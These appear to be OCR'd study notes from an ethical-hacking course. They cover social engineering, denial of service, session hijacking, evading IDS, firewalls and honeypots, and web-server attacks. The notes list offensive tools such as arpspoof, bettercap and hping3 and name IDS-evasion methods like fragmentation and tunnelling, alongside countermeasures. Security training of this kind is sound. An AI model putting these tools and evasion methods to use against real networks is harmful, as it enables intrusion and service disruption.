
- mac flooding
- arp spoofing(arp poisoning)



Tools

ARPSPOOF,ETHERCAP,BETTERCAP,
DAI,SAI,IPSEC






MODULE 9: SOCIAL ENGINEERING

MODULE 9: SOCIAL ENGINEERING

?


Art of convincing people to reveal confidential information, common target is help desk, technical support, system administrator.





Type


- Computer
- Human
- Research(location,time,delivery),select,develop relationship(favorit),exploit
- social



Forensic


- Training
- Separation of duties
- Background check






MODULE 10:

DENIAL-OF-SERVICE



Type


- Volume Based Attacks -> bandwidth of the attacked site
- Protocol Attacks -> server resources
- Application Layer Attacks -> GET/POST floods



Tools

- Crazy ping -> tcp flood
- udp unicorn -> udp flood
- hping3






Protection

- Ips
- Ddos protection (fortiddos/ciscoguard)->50G
- cdn/cloud-> security as service
- Akamai
- Cloudflare
- incapsula
- Dynamic bandwidth allocation
- Load balancer





MODULE 11: SESSION HIJACKING




Transport layer

- Passive:only read
- Active:take over






MODULE 12: EVADING IDS, FIREWALLS, AND HONEYPOTS



Ids,Ips

- Signature
- Anomaly
- Protocol anomaly






Sensor

- Machine
- Sense
- Analyse
- Inline
- First firewall after Ips = nips + hips





Type of ids,ips


- Nips, Nids
- Hips, Hids

Tools

NETWORK, SOFTWARE

CISCO, JUNIPER, CHECKPOINT, SNORT, SURICATA






Evading ips

- Fragmentation
- Obfuscation
- encryption






DMZ

- web server
- mail server
- dns






DMZ

- Http tunnel





Honeypot and honeynet


- Honeyd
- Kf sensor





MODULE 13:


HACKING WEB SERVERS



Common Webserver

- Apache
- IIS
- Tomcat






Type of Attacks

- Known Vulnerability
- Directory traversal attacks

